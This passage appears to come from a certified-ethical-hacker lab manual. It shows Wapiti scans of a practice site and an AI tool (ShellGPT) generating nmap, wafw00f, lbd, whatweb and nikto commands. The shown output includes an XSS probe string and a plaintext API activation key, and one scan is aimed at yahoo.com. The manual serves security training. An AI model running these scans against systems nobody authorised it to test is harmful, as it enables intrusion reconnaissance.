
3. Now, run **. wapiti3/bin/activate** command to activate virtual environment.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title bar reads ".wapiti3/bin/activate - Parrot Terminal". The terminal window displays the following command sequence:

```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
└─# cd wapiti
[root@parrot] -[/home/attacker/wapiti]
└─# python3 -m venv wapiti3
[root@parrot] -[/home/attacker/wapiti]
└─# wapiti3/bin/activate
(wapiti3) └[root@parrot] -[/home/attacker/wapiti]
└─#
```

The desktop background features a dark, abstract network or cloud-like pattern. In the bottom left corner of the desktop, there are several icons for different modules, including "CEHv3 Module 13 Hacking Wireless", "CEHv3 Module 14 Hacking Web Applications", and "CEHv3 Module 15 Hacking Wireless".

4. Run **pip install .** command to install wapiti web application security scanner.



```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]# cd wapiti
[root@parrot]# python3 -m venv wapiti3
[root@parrot]# . wapiti3/bin/activate
(wapiti3) [root@parrot]# pip install .
Processing /home/attacker/wapiti
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Collecting aiocache==0.12.2
  Downloading aiocache-0.12.2-py2.py3-none-any.whl (28 kB)
Collecting aiohttp==3.9.4
  Downloading aiohttp-3.9.4-cp311-cp311-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (1.3 MB)
Collecting aiosqlite==0.20.0
  Downloading aiosqlite-0.20.0-py3-none-any.whl (15 kB)
Collecting arsenic==21.8
  Downloading arsenic-21.8-py3-none-any.whl (18 kB)
Collecting beautifulsoup4==4.12.3
  Downloading beautifulsoup4-4.12.3-py3-none-any.whl (147 kB)
```

5. After installing the tool run **wapiti -u**  
**<https://www.certifiedhacker.com>** command to perform web application security scanning on certifiedhacker.com website.

It takes approximately 10 minutes for the scan to complete.

6. Now, in the terminal run `cd /root/.wapiti/generated_report/` to navigate to generated\_report directory.

```
cd /root/.wapiti/generated_report/ - Parrot Terminal
File Edit View Search Terminal Help
* TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 strong
* TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 strong
Accepted cipher suites for TLSv1.3:
* TLS_AES_256_GCM_SHA384 strong
* TLS_CHACHA20_POLY1305_SHA256 strong
* TLS_AES_128_GCM_SHA256 strong

[*] Launching module xss

[*] Launching module upload

[*] Launching module csp
CSP is not set

[*] Launching module permanentxss

[*] Generating report...
A report has been generated in the file /root/.wapiti/generated_report
Open /root/.wapiti/generated_report/certifiedhacker.com_07312024_1016.html with a browser to see this
report.
(wapiti3) [root@parrot]~[~/home/attacker/wapiti]
└─# cd /root/.wapiti/generated_report/
(wapiti3) [root@parrot]~[~/wapiti/generated_report]
└─#
```

7. Run **ls** command to view the contents of the directory. we can see that the **certifiedhacker.com\_xxxxxxxxxx\_xxxx.html** file is created.

The name of the .html file varies when you perform this lab.

The screenshot shows a Parrot OS desktop environment. A terminal window is open in the background, displaying the output of a Wapiti web application penetration testing tool. The terminal shows the following text:

```
Accepted cipher suites for TLSv1.3:  
* TLS_AES_256_GCM_SHA384 strong  
* TLS_CHACHA20_POLY1305_SHA256 strong  
* TLS_AES_128_GCM_SHA256 strong  
[*] Launching module xss  
[*] Launching module upload  
[*] Launching module csp  
CSP is not set  
[*] Launching module permanentxss  
[*] Generating report...  
A report has been generated in the file /root/.wapiti/generated_report  
Open /root/.wapiti/generated_report/certifiedhacker.com_07312024_1016.html with a browser to see this report.  
(wapiti3) [root@parrot]~[~/home/attacker/wapiti]  
└─# cd /root/.wapiti/generated_report/  
(wapiti3) [root@parrot]~[~/home/attacker/wapiti]  
└─# ls  
certifiedhacker.com_07312024_1016.html css js logo_clear.png report.html  
(wapiti3) [root@parrot]~[~/home/attacker/wapiti]  
└─#
```


The terminal window title is "ls --color=auto - ParrotTerminal". The desktop interface includes a menu bar with "Applications", "Places", "System", and icons for "File", "Edit", "View", "Search", "Terminal", and "Help". The desktop background features a colorful parrot.

8. Run **cp certifiedhacker.com\_xxxxxxxxxx\_xxxx.html /home/attacker/** command to copy the .html file to **/home/attacker** location.

The screenshot shows a terminal window on a Parrot OS desktop environment. The title bar indicates the window is titled "cp certifiedhacker.com\_07312024\_1016.html /home/attacker/" - Parrot Terminal. The terminal output is as follows:

```
* TLS_CHACHA20_POLY1305_SHA256 strong
* TLS_AES_128_GCM_SHA256 strong
[*] Launching module xss
[*] Launching module upload
[*] Launching module csp
CSP is not set
[*] Launching module permanentxss
[*] Generating report...
A report has been generated in the file /root/.wapiti/generated_report
Open /root/.wapiti/generated_report/certifiedhacker.com_07312024_1016.html with a browser to see this report.
(wapiti3) [root@parrot]~[~/wapiti/generated_report]
└─# cd /root/.wapiti/generated_report/
(wapiti3) [root@parrot]~[~/wapiti/generated_report]
└─# ls
certifiedhacker.com_07312024_1016.html  css  js  logo_clear.png  report.html
(wapiti3) [root@parrot]~[~/wapiti/generated_report]
└─# cp certifiedhacker.com_07312024_1016.html /home/attacker/
(wapiti3) [root@parrot]~[~/wapiti/generated_report]
└─#
```

9. Open a new terminal and run **firefox**  
**certifiedhacker.com\_xxxxxxxxxx\_xxxx.html** command to open the .html file in Firefox browser.



10. Wapiti scan report opens up in Firefox browser, you can analyze the scan result with the discovered vulnerabilities.

**Wapiti vulnerability report**

**Target:** <https://certifiedhacker.com/>

Date of the scan: Wed, 31 Jul 2024 10:16:22 +0000. Scope of the scan: folder. Crawled pages: 24

---

**Summary**

Category	Number of vulnerabilities found
Backup file	0
Weak credentials	0
CRLF Injection	0
<a href="#">Content Security Policy Configuration</a>	1
Cross Site Request Forgery	0
Potentially dangerous file	0
Command execution	0
Path Traversal	0
Fingerprint web application framework	0
Fingerprint web server	0
Httpaccess Bypass	0
HTML Injection	0
<a href="#">Clickjacking Protection</a>	1
<a href="#">HTTP Strict Transport Security (HSTS)</a>	1
<a href="#">MIME Type Confusion</a>	1
<a href="#">Mixed Content</a>	0

11. Scroll down to view the detailed information regarding each discovered vulnerability.

**Clickjacking Protection**

Description  
Clickjacking is a technique that tricks a user into clicking something different from what the user perceives, potentially revealing confidential information or taking control of their computer.

**Vulnerability found in /**

[Description](#) [HTTP Request](#) [cURL command line](#) [WSTG Code](#)

X-Frame-Options is not set

```
GET / HTTP/1.1
host: certifiedhacker.com
connection: keep-alive
user-agent: Mozilla/5.0 (Windows NT 6.1; rv:45.0) Gecko/20100101 Firefox/45.0
accept-language: en-US
accept-encoding: gzip, deflate, br
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
curl "https://certifiedhacker.com/"
```

12. This concludes the demonstration of discovering vulnerabilities in a target website scanning using wapiti.
13. Close all open windows and document all acquired information.

#### Question 14.3.1.1

In Parrot Security machine use wapiti web application security scanner to detect web application vulnerabilities of <https://www.certifiedhacker.com> web application and generate a .html report. Enter the WSTG code of the Clickjacking Protection vulnerability. (Answer Format: XXXX-X-Xxxxxx-Xxxxxxx)

# Lab 4: Perform Web Application Hacking using AI

## Lab Scenario

Hacking web applications using AI involves leveraging advanced machine learning techniques to exploit vulnerabilities in web applications. This approach can automate and enhance the traditional methods of penetration testing and vulnerability assessment.

The labs in this exercise demonstrate how to perform web application hacking using AI.

## Lab Objectives

- Perform web application hacking using ShellGPT

## Overview of Web Application Hacking using AI

Web application hacking using AI represents a sophisticated evolution in cyber threats, leveraging advanced machine learning algorithms and techniques to identify vulnerabilities, create exploits, bypass defenses, and extract sensitive information from web applications.

## Task 1: Perform Web Application Hacking using ShellGPT

Web application hacking with ShellGPT involves leveraging AI-generated commands to exploit vulnerabilities, execute code injections, bypass security measures like WAFs, and extract sensitive data. It automates attack vectors, adapts to defenses, and poses a sophisticated threat requiring advanced defensive strategies.

The commands generated by ShellGPT may vary depending on the prompt used and the tools available on the machine. Due to these variables, the output generated by ShellGPT might differ from what is shown in the screenshots. These differences arise from the dynamic nature of the AI's processing and the diverse environments in which it operates. As a result, you may observe differences in command syntax, execution, and results while performing this lab task.


1. Click [Parrot Security](#) to switch to Parrot machine, and login with **attacker/toor**.  
Open a Terminal window and execute **sudo su** to run the program as a root user (When prompted, enter the password **toor**).

The password that you type will not be visible.

2. Run **bash sgpt.sh** command to configure ShellGPT and the AI activation key.

You can follow the **Instructions to Download your AI Activation Key** in **Module 00: CEH Lab Setup** to obtain the AI activation key. Alternatively,

follow the instructions available in the file, [Instructions to Download your AI Activation Key - CEHv13.](#)



The screenshot shows a terminal window titled "bash sgpt.sh - Parrot Terminal". The terminal output is as follows:

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker]
# bash sgpt.sh
Enter your AI Activation Key: fe69f33fa8514e9db6ed82e855ea075e
ShellGPT configuration updated successfully.
Environment variables set:
AZURE_API_BASE=https://apiservice5lh2czy2mmcta.azure-api.net/ecc-sqmp-v1/
AZURE_API_VERSION=2024-09-01-preview
Verifying environment variables...
AZURE_API_BASE: https://apiservice5lh2czy2mmcta.azure-api.net/ecc-sqmp-v1/
AZURE_API_VERSION: 2024-09-01-preview
Executing sgpt command...
Hello! How can I assist you today? 😊
[root@parrot]~/home/attacker]
#
```

The terminal window is part of a desktop environment with a dark theme. The desktop background features a colorful parrot. Icons for "Applications", "Places", "System", and other system status indicators are visible in the top bar. A menu bar at the bottom includes "Menu" and "bash sgpt.sh - Parrot ...".

3. After configuring the ShellGPT in Parrot Security machine, in the terminal window run \*\*sgpt
4. --shell "Check if the target url www.certifiedhacker.com has web application firewall"\*\* command to detect WAF using ShellGPT.

In the prompt type **E** and press **Enter** to execute the command.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title bar reads "sgpt--shell \"Check if the target url www.certifiedhacker.com has web application firewall\" - Parrot Terminal". The terminal content displays a Nmap scan output:

```
#sgpt --shell "Check if the target url www.certifiedhacker.com has web application firewall"
nmap -p 80,443 --script http-waf-detect www.certifiedhacker.com
[E]xecute, [D]escribe, [A]bort: E
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-22 06:26 EDT
Nmap scan report for www.certifiedhacker.com (162.241.216.11)
Host is up (0.14s latency).
rDNS record for 162.241.216.11: box5331.bluehost.com

PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
| http-waf-detect: IDS/IPS/WAF detected:
|_www.certifiedhacker.com:443/?p4yl04d3=<script>alert(document.cookie)</script>

Nmap done: 1 IP address (1 host up) scanned in 12.74 seconds
```

The terminal window is part of a desktop environment with a dark theme. In the background, there are icons for "CEHv13 Module 14 Hacking Web Applications" and "CEHv13 Module 13 Hacking Web Servers". The desktop menu bar at the bottom includes "Menu", "sgpt--shell "Check if t...", and other standard desktop icons.

5. Now, run **sgpt --shell "Check if the target url https://www.certifiedhacker.com is protected with web application firewall using wafwoof"** command to check for WAF using wafwoof.

In the prompt type **E** and press **Enter** to execute the command.

```
Applications Places System Terminal Help
File Edit View Search Terminal Help
[root@parrot]~[~/home/attacker]
└─#sgpt --shell "Check if the target url https://www.certifiedhacker.com is protected with web application firewall using wafwoof"
wafw00f https://www.certifiedhacker.com
[E]xecute, [D]escribe, [A]bort: E

      / \
      (   W00f! )
      \   __/
         ' '
        / \_ _/ /
       /" \_J _/ /
      *==*   /
      /     )_// 
      /|    /_--' 
      \|    \|_ 
      \V    \|_V_
      CEHv13 Module 14
      Hacking Methodology
      Servers

      404 Hack Not Found
      \ \_ / /
      \ \_ / / 405 Not Allowed
      \ / 
      403 Forbidden
      / \ 
      / / \ \ 500 Internal Error
      /_ / \_ \ 

~ WAFW00F : v2.2.0 ~
The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://www.certifiedhacker.com
[+] The site https://www.certifiedhacker.com is behind ModSecurity (SpiderLabs) WAF.
[~] Number of requests: 2
Menu sgpt--shell "Check if t...
```

6. To detect load balancers using ShellGPT run **sgpt --shell "Use load balancing detector on target domain yahoo.com."** command.

In the prompt type **E** and press **Enter** to execute the command.

The screenshot shows a terminal window titled "sgpt --shell "Use load balancing detector on target domain yahoo.com." - Parrot Terminal". The terminal is running as root on a Parrot OS system. The user has run the command "sgpt --shell" followed by the specific command "Use load balancing detector on target domain yahoo.com.". The output of the script "lbd" is displayed, which checks for DNS and HTTP load balancing. It finds DNS load balancing for yahoo.com with multiple IP addresses (74.6.231.20, 74.6.231.21, 74.6.143.25, 98.137.11.164, 98.137.11.163, 74.6.143.26). It also finds no HTTP load balancing (NOT FOUND). The script version is 0.4, and it includes credits to Stefan Behte and notes about being a proof-of-concept with potential false positives.

```
Applications Places System Terminal Help
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
└─#sgpt --shell "Use load balancing detector on target domain yahoo.com."
lbd yahoo.com
[E]xecute, [D]escribe, [A]bort: E

lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
Written by Stefan Behte (http://ge.mine.nu)
Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: FOUND
yahoo.com has address 74.6.231.20
yahoo.com has address 74.6.231.21
yahoo.com has address 74.6.143.25
yahoo.com has address 98.137.11.164
yahoo.com has address 98.137.11.163
yahoo.com has address 74.6.143.26

Checking for HTTP-Loadbalancing [Server]:
ATS HackingWeb
NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 13:09:42, 13:09:42, 13:09:43, 13:09:43, 13:09:48, 13:09:48, 13:09:48, 13:09:49, 13:09:49, 13:09:49, 13:09:49, 13:09:49, 13:09:50, 13:09:50, 13:09:50, 13:09:50, 13:09:51, 13:09:51, 13:09:51, 13:09:51, 13:09:52, 13:09:52, 13:09:52, 13:09:52, 13:09:52, 13:09:53, 13:09:53, 13:09:53, 13:09:53, 13:09:54, 13:09:54, 13:09:54, 13:09:54, 13:09:54, 13:09:54, 13:09:54, 13:09:54, 13:09:55, 13:09:55, 13:09:55, 13:10:00, 13:10:00, 13:10:01, 13:10:01, 13:10:01, 13:10:01, 13:10:07, 13:10:12, 13:10:12, 13:10:12, 13:10:12, 13:10:18, 13:10:18

Menu sgpt --shell "Use load...
```

7. To identify server side technologies using ShellGPT run **sgpt --chat HWA --shell "Launch whatweb on the target website www.moviescope.com to perform website footprinting. Run a verbose scan and print the output. Save the results in file whatweb\_log.txt."** command.

In the prompt type **E** and press **Enter** to execute the command.

To view the generated **whatweb\_log.txt** file contents, navigate to **/home/attacker** and double-click on **whatweb\_log.txt** file.

The screenshot shows a terminal window on a Linux desktop environment. The terminal title is "sgpt --chat HWA --shell". The command run is "#sgpt --chat HWA --shell \"Launch whatweb on the target website www.moviescope.com to perform website footprinting. Run a verbose scan and print the output. Save the results in file whatweb\_log.txt.\"", followed by "whatweb -v www.moviescope.com | tee whatweb\_log.txt". The output shows the following details:

```
[E]xecute, [D]escribe, [A]bort: E
WhatWeb report for http://www.moviescope.com
Status : 200 OK
Title   : Login - MovieScope
IP      : 10.10.1.19
Country : RESERVED, ZZ

Summary : ASP.NET[4.0.30319], HTTPServer[Microsoft-IIS/10.0], Meta-Author[EC-Council], Microsoft-IIS[10.0], Modernizr, PasswordField[txtpwd], Script, X-Powered-By[ASP.NET]

Detected Plugins:
[ ASP.NET ]
    ASP.NET is a free web framework that enables great Web
    applications. Used by millions of developers, it runs some
    of the biggest sites in the world.

        Version      : 4.0.30319 (from X-AspNet-Version HTTP header)
        Google Dorks: (2)
        Hack        : Website      : https://www.asp.net/
                        Applications
```

The terminal window has a dark background with a network graph watermark. The bottom status bar shows "Menu" and "sgpt--chat HWA--sh...".


8. Now run **sgpt --shell "Perform the Vulnerability scan on the target url www.moviescope.com"** command to identify web application vulnerabilities on a target website.

In the prompt type **E** and press **Enter** to execute the command.

```
Applications Places System Terminal Help
[E]xecute, [D]escribe, [A]bort: E
- Nikto v2.5.0
+ Target IP:          10.10.1.19
+ Target Hostname:    www.moviescope.com
+ Target Port:        80
+ Start Time:         2024-05-22 07:05:46 (GMT-4)
+ Server: Microsoft-IIS/10.0
+ /: Retrieved x-aspnet-version header: 4.0.30319.
+ /: Retrieved x-powered-by header: ASP.NET.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
+ OPTIONS: Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
+ 8232 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2024-05-22 07:06:03 (GMT-4) (17 seconds)
+ 1 host(s) tested
[root@parrot]#
```

9. Run **sgpt --shell "Perform the Vulnerability scan on the target url www.moviescope.com using nmap"** command to perform web application scanning using Nmap.

In the prompt type **E** and press **Enter** to execute the command.



The screenshot shows a terminal window on a Parrot OS desktop environment. The title bar reads "sgpt--shell 'Perform the Vulnerability scan on the target url www.moviescope.com using nmap' - Parrot Terminal". The terminal content displays the results of an nmap scan on the target URL www.moviescope.com. The output includes:

```
[root@parrot]~[~/home/attacker]
└─#sgpt --shell "Perform the Vulnerability scan on the target url www.moviescope.com using nmap"
nmap --script vuln www.moviescope.com
[E]xecute, [D]escribe, [A]bort: E
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-22 07:08 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|       After NULL UDP avahi packet DoS (CVE-2011-1002).
|     Hosts that seem down (vulnerable):
|       224.0.0.251
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.00069s latency).
rDNS record for 10.10.1.19: www.goodshopping.com
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE
25/tcp    open  smtp
| smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
80/tcp    open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_ /login.aspx: Possible admin folder
| http-aspnets-debug:
|_ status: DEBUG is enabled

```

